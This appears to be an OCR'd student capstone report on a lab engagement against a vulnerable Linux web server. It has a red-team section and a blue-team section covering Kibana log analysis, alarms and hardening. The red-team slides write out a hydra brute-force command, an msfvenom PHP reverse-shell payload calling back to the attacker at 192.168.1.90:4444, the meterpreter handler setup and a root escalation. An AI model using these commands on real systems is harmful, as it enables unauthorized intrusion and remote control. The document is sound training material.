Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker
Capstone	192.168.1.105	Target
ELK	192.168.1.100	Kibana
Host	192.168.1.1	Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure OWASP Top 10#3	Exposure of confidential Information to an Unauthorized Actor	This vulnerability allows attacker to access to confidential information. The exposure compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload	Users are allowed to upload arbitrary files to the web server. PHP remote file inclusion vulnerability	This vulnerability allows attackers to upload PHP scripts to the server
Remote Code Execution via Command Injection: OWASP Top 10 #1	Execute reverse shell command	Vulnerability allows attackers to open a reverse shell to the server.

Exploitation: [Sensitive Data Exposure]

01


Tools & Processes
nmap -sV 192.168.1.105


dirb to map URLs
Browser to explore

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements
Access to secret folder with This directory is password protected, but susceptible to **brute-force**
Ashton's log in credentials.





Exploitation: [Unauthorized file upload]

01


Tools & Processes

Msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=4444 > control.php

02

Achievements

Upload a PHP reverse shell
payload
connect to server via
WebDAV



Exploitation: Remote Code Execution

01

Tools & Processes

msfconsole

use exploit/multi/handler

Set payload
php/meterpreter/reverse_tcp

set LHOST 192.168.1.90
set LPORT 4444

exploit
ls
cat flag.txt

02

Achievements

Upload a PHP reverse shell payload.
Execute payload on WebDAV server to open up a meterpreter session.

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:35758) at 2020-09-09 17:45:11 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1113  fil   2020-09-09 17:45:09 -0700  control.php
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav

meterpreter >
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Exploitation: [SSH]

01

Tools & Processes

ssh vagrant@192.168.1.105

sudo su

cd ..

ls -a

cat flag.txt

02

Achievements

I granted access to vagrant files ==>
I granted access to root and found the flag

```
agrant@server1:~$ ls -a
  ..   .ansible   .bash_history   .bash_logout   .ba
agrant@server1:~$ sudo su
oot@server1:/home/vagrant# ls -a
```

```
root@server1:/# ls -a
.   bin   dev  flag.txt  initrd.img     lib    lost+found  mnt  proc  run   sna
..  boot  etc  home      initrd.img.old  lib64  media       opt  root  sbin  srv
root@server1:/# cat flag.txt
b1ng0w@5h1sn@m0
root@server1:/#
```


03


```
root@Kali:~# ssh vagrant@192.168.1.105
vagrant@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Kubernetes 1.19 is out! Get it in one command with:

     sudo snap install microk8s --channel=1.19 --classic

   https://microk8s.io/ has docs and details.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at
     https://ubuntu.com/livepatch

148 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Wed Sep  9 21:57:41 2020
vagrant@server1:~$ ls -a
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan





Analysis: Identifying the Port Scan



Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,553
http://192.168.1.105/webdav	86
http://192.168.1.105/webdav/control.php	64
http://192.168.1.105/	14
http://192.168.1.105/company_folders/	10

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **15,553 times**.

The `control.php` file was requested **64 times**.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,553
http://192.168.1.105/webdav	86
http://192.168.1.105/webdav/control.php	64
http://192.168.1.105/	14
http://192.168.1.105/company_folders/	10

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path : "/company_folders/secret_folder"

KQL | Sep 9, 2020 @ 19:30:00.0 → Sep 10, 2020 @ 00:00:00.0 | Refresh

dd filter

eat-*

ch field names

by type 0

elds

ation.ip

ation.port

duration

.ip

.port

nain


eme

gent.original

elds

15,553 hits

Sep 9, 2020 @ 19:30:00.000 - Sep 10, 2020 @ 00:00:00.000 — Auto



Time	destination.ip	destination.port	event.duration	source.ip	source.port	url.domain	url.full	url.path	url.scheme	user_agent.original	status
Sep 9, 2020 @ 23:13:55.206	192.168.1.105	80	0.9	192.168.1.90	36358	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.196	192.168.1.105	80	1.3	192.168.1.90	36354	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.196	192.168.1.105	80	1.3	192.168.1.90	36356	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.189	192.168.1.105	80	1.3	192.168.1.90	36352	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.175	192.168.1.105	80	0.9	192.168.1.90	36350	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error

Analysis: Uncovering the Brute Force Attack

New Save Open Share Inspect

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path : "/company_folders/secret_folder" and status : "Error" KQL Sep 9, 2020 @ 19:30:00.0 → Sep 10, 2020 @ 00:00:00.0 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- destination.ip
- destination.port
- event.duration
- source.ip
- source.port
- status
- url.domain
- url.full
- url.path
- url.scheme
- user_agent.original


Available fields

Popular

- @timestamp
- server.ip

15,552 hits

Sep 9, 2020 @ 19:30:00.000 - Sep 10, 2020 @ 00:00:00.000 — Auto



Time	destination.ip	destination.port	event.duration	source.ip	source.port	url.domain	url.full	url.path	url.scheme	user_agent.original	status
Sep 9, 2020 @ 23:13:55.206	192.168.1.105	80	0.9	192.168.1.90	36358	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:5	192.168.1.105	80	1.3	192.168.1.90	36354	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.196	192.168.1.105	80	1.3	192.168.1.90	36356	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.189	192.168.1.105	80	1.3	192.168.1.90	36352	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.175	192.168.1.105	80	0.9	192.168.1.90	36350	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.163	192.168.1.105	80	1.1	192.168.1.90	36348	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	/company_folders/secret_folder	http	Mozilla/4.0 (Hydra)	Error
Sep 9, 2020 @ 23:13:55.163	192.168.1.10	80	1.5	192.168.1.9	36346	192.168.1.10	http://192.168.1.105/company_folders/sec	/company_folders/secret_	http	Mozilla/4.0 (Hydr	Error

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Scan and identify the traffic to machine/network. Search for open ports

Based on the # of Requests per second

What threshold would you set to activate this alarm?
10 request per second for more than 5 second

System Hardening

What configurations can be set on the host to mitigate port scans?

- The local firewall can be used to throttle incoming connections
- ICMP traffic can be filtered
- An IP whitelist can be enabled

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

To set an alarm when anyone unauthorized access this directory

What threshold would you set to activate this alarm?
1 (one) - This is a binary alarm: If the incoming IP is *not* whitelisted, it fires

System Hardening

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user.
- This way, someone who gets a shell as, e.g., www-data will not be able to read it.
- In addition, the file should be encrypted at rest.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

To set an alarm when an account tried to access with wrong password more than 100 times. If results generated by the brute force attack with Hydra.

What threshold would you set to activate this alarm?
More than 100 requests per second for 5 seconds should trigger the alarm

System Hardening

What configuration can be set on the host to block brute force attacks?

If 401 happens, to stop traffic from attacker IP for certain amount of time Configuring fail2ban or a similar utility would mitigate brute force attacks

Block all incoming Hydra traffic

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Monitor access to webdav with Filebeat

Fire an alarm on any read performed on files within webdav

What threshold would you set to activate this alarm?
1 (one)

System Hardening

What configuration can be set on the host to control access?

Block any access to shared folder through web

Use PROPFIND request on the server:
When WebDAV is enabled, it should return "HTTP/1.1 207 Multi-Status"

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarms should fire upon receipt of any POST request containing form or file data of a disallowed file type, e.g., .php.

To set an alarm if any traffic run on port 4444

What threshold would you set to activate this alarm?
1 (one) - The alarm should fire whenever users upload a forbidden file.

System Hardening

What configuration can be set on the host to block file uploads?
Uninstall all unnecessary software. Each program may have a potential vulnerability that may allow the attacker to escalate the attack. Like compilers/interpreters, because they may enable the attacker to create reverse shells.

Write permissions can be restricted on the host.
Uploads can be isolated into a dedicated storage partition.

the End